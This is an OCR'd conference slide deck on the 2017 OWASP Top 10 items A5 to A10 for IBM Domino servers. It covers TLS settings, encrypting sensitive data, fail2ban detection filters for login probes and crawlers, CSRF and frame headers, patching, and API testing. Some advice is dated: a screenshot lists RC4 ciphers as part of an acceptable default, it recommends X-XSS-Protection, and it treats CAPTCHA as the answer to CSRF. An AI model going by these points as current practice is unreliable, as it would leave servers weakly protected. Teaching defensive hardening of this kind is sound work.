
Response Headers

```
 Cache-Control  no-cache
    Connection  close
Content-Length  16489
  Content-Type  text/html; charset=US-ASCII
          Date  Sun, 30 Jul 2017 20:19:34 GMT
       Example  Found
       Expires  Mon, 31 Jul 2017 23:59:59 GMT
 Last-Modified  Sun, 30 Jul 2017 20:19:32 GMT
        Server  Andrews-Super-Server
```

# A5 - Set up SSL the right way

- Use TLS
- Use the right SSL settings
- Use a score check service to validate

[www.ssllabs.com/ssltest/index.html](www.ssllabs.com/ssltest/index.html)




Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

The server does not support Forward Secrecy with the reference browsers. Grade reduced to A-. MORE INFO »

## A5 – Domino Web Server Settings

- These are the Settings Used to get the A- SSL Score
- Disable_SSLV3=1
- SSL_USE_CLIENT_CIPHER_ORDER=1
- May need to modify ciphers available
  - These settings have been removed from the most recent 9.0x NAB
  - Now configured only in the NOTES.INI
    - In version 10 there are new choices -
  - Default Configuration in 9.0.1 is okay



SSL Security

| | |
|---|---|
| SSL ciphers: Modify | RC4 encryption with 128-bit key and MD5 MAC<br>RC4 encryption with 128-bit key and SHA-1 MAC<br>Triple DES encryption with 168-bit key and SHA-1 MAC<br>AES encryption with 128-bit key<br>AES encryption with 256-bit key |
| Enable SSL V2: (SSL V3 is always enabled) | ☐ Yes |

## OWASP A6 – SENSITIVE DATA EXPOSURE

## A6- Sensitive Data Exposure

- First, assess the risk based on what data you are storing
  - Health Data
  - Tax IDs (SS# in the USA)
  - Credit Card Data
  - Customer Contact Data
- Never Store this Kind of Data Without Encryption
- Never Transmit this Data “In the Clear”
  - Require TLS/SSL at the very least
- Where are your private keys kept?
  - You can encrypt input data on the server without storing the private key anywhere on the server itself
- Are any browser security directives or headers missing when sensitive data is provided by / sent to the browser?

## Domino Vulnerability – A6

- Know your data, what is sensitive - RISK ANALYSIS!
- HTTPS should be turned on/forced
  - It’s 2017. You should be requiring HTTPS for all traffic to and from any authenticated user or source
- Store data in encrypted fields protect data when sitting
  - Use Field Level Encrypt on your forms
  - Use a “Shared Key” stored on the form to encrypt data
- Use TLS 1.2 only, older encryption is vulnerable
  - Turn off SSLV3
- Meet with your / client’s compliance officer
  - PII - personal information, many rules for EU, states, etc.
    HIPAA – US Health Related Data – HUGE fines for mistakes
  - PCI - If your company takes credit cards, you are subject to PCI

## OWASP A7 – INSUFFICIENT ATTACK PROTECTION


## A7 - Insufficient Attack Protection

- Am I Vulnerable to Attack?
- Detecting, responding to, and blocking attacks makes applications dramatically harder to exploit yet almost no applications or APIs have such protection.
- Critical vulnerabilities in both custom code and components are also discovered all the time, yet organizations frequently take weeks or even months to roll out new defenses.
- It should be very obvious if attack detection and response isn't in place. Simply try manual attacks or run a scanner against the application. The application or API should identify the attacks, block any viable attacks, and provide details on the attacker and characteristics of the attack.
- If you can't quickly roll out virtual and/or actual patches when a critical vulnerability is discovered, you are left exposed to attack.


## A7-Insufficient Attack Protection

- Is anyone monitoring your HTTP and SMTP logs to look for attacks?
- Does your company have an IDS?
  - Intrusion Detection System
- Fail2Ban – Poor Linux Admin’s IDS


# Some fail2ban examples




```
# Fail2Ban configuration file
# domino-smtp.conf

[Definition]

failregex = .* SMTP Server .* Connection from <HOST> rejected for policy reasons.*

# Option: ignoreregex
# Notes.: regex to ignore. If this regex matches, the line is ignored.
# Values: TEXT
#
ignoreregex =
```



```
Status for the jail: domino-smtp
|- Filter
|  |- Currently failed: 158
|  |- Total failed:     1519
|  `- File list:        /var/log/domino/domino.log
`- Actions
   |- Currently banned: 1
   |- Total banned:     449
   `- Banned IP list:   192.64.147.173
[root@nct7 ~]#
```



```
# Fail2Ban configuration file
# domino-http-scripts.conf

[Definition]

failregex = <HOST>.* /wp-login\.php .*
            <HOST>.* .*\?subject=.* 400 .*
            <HOST>.* .*webmeup-crawler\.com.*
            <HOST>.* BLEXBot.*
        <HOST>.* .*360Spider.*
        <HOST>.* .*80legs.*
```



```
Status for the jail: domino-http-scripts
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     1
|  `- File list:        /var/log/domino/access03072017.log
62017.log
`- Actions
   |- Currently banned: 0
   |- Total banned:     2
```

## OWASP A8 – CROSS-SITE REQUEST FORGERY (CSRF)

## A8 - Cross-Site Request Forgery (CSRF)

- Can a script on another server cause a user to submit data into your site?

- If a user on another site is also logged in to your site, script on that site can tell the user's browser to make a URL request (GET or POST) which will execute using that user's authentication credentials
  - Submit a password change
  - Post inaccurate data
    - possibly data containing injection script code or malware

- This is why "CAPTCHA" codes exists
- 
- Note that session cookies, source IP addresses, and other information automatically sent by the browser don't defend against CSRF since they are included in the forged requests.

## Domino Vulnerabilities – A8

- Prevent your content from being rendered in an iframe, frameset, or page that you did not generate.


- Domino web admin is vulnerable
  - Turn it off & set the ACL on webadmin.nsf to “NO ACCESS” on any public facing server.
  - Don’t delete the file.  It could get replaced when you update the server

- Domino frameset
  - DominoValidateFramesetSRC=1 makes sure the content in the frameset comes from the same database

- Set header “X-Frame-Options”
  - See Next Slide

# A8 – X-Frame-Options Header

- Use the header "X-Frame-Options" to tell browsers not to allow your page to be loaded in someone else's frame
  - Frequently required by customer security audits
  - PCI Requires This



**Web Site Rule**

Basics | Comments | Administration

**Basics**

| | |
|---|---|
| Description: | X-FRAME-OPTIONS |
| Type of rule: | HTTP response headers |
| Incoming URL pattern: | * |
| HTTP response codes: | 200, 206 |
| Expires header: | [✓ Don't add header] / Add header only if application did not / Always add header (override application's header) |
| Custom headers: | Name: X-XSS-Protection Value: 1 ☐ Override<br>Name: X-Frame-Options Value: SAMEORIGIN ☐ Override<br>Name: Value: ☐ Override |

## OWASP A9 – COMPONENTS WITH KNOWN VULNERABILITIES

## A9 - Using Components with Known Vulnerabilities

- The 2017 Equifax Data Exposure of Hundreds of Millions of people <u>resulted from unpatched known vulnerabilities</u>
- You must monitor the components you are using for new vulnerability reports.
  - Vulnerability reports are not standardized
  - Subscribe to an alert service or two
    - Example: https://www.us-cert.gov/mailing-lists-and-feeds
- Many vulnerabilities never get reported to central clearinghouses
  - You have to keep up with patches and updates without always knowing what vulnerabilities are being closed (and which are being added)

# Domino Vulnerabilities – A9

- What software is your application using? Does that have vulnerabilities?
  - JS libraries like jQuery, Select2
  - Java libraries (pdf, JSON, credit card...)
- What software is IBM using?
  - Example Java libraries, Apache struts, etc.
    - Example: Apache Struts vulnerability
    - Yes. THAT vulnerability
      - Any 9.x Domino server below 9.0.1 FP7 IF2
      - Any 8.x Domino server below 8.5.3 FP6 IF13
  - Be sure to keep the Domino JVM updated
    - Interim fixes
    - Latest Fix Pack

## OWASP A10 – UNDERPROTECTED APIS

## A10 – Under-protected APIs

- You must test any API you create in your application
  - Domino Agents, Forms, Xpages, or Xagents called by AJAX or Directly Called
  - Domino Web Service Elements
  - ANY hand-coded Element that accepts data
- APIs and background calls and agents don't get tested as much
  - Most users don't see them unless they go looking
  - Traditional Application Review teams may not be aware they exist
- APIs are much more vulnerable to small syntactical errors or inserted code
  - Consider how flexible and fragile JSON and SOAP:XML can be
- You must test for
  - Injection
  - Access Control
  - Encryption
  - Misconfiguration

## Domino Vulnerabilities – A10

- Know what is turned on in your applications and server.
  - Is Domino DAS turned on?
    - REST access to a database
  - XPages REST, agents that serve up REST data, etc.
- Do a Code review, understand what data these might serve up and how much access is given.

## Closing

- Security is the responsibility of EVERYONE
- Especially those of us in IT, even without a security job
    - Developers have to ALWAYS design for security
    - Admins have to ALWAYS plan and monitor to build resilient systems
    - Management has to provide the resources and focus

## Questions?

- Ask now, don’t wait for the end and ask quietly at the podium
  - The most up to date copy of this presentation will be on my blog site: http://www.thenorth.com/apblog
  - Andrew Pollack – Northern Collaborative Technologies
    - andrewp@thenorth.com
    - http://www.TheNorth.com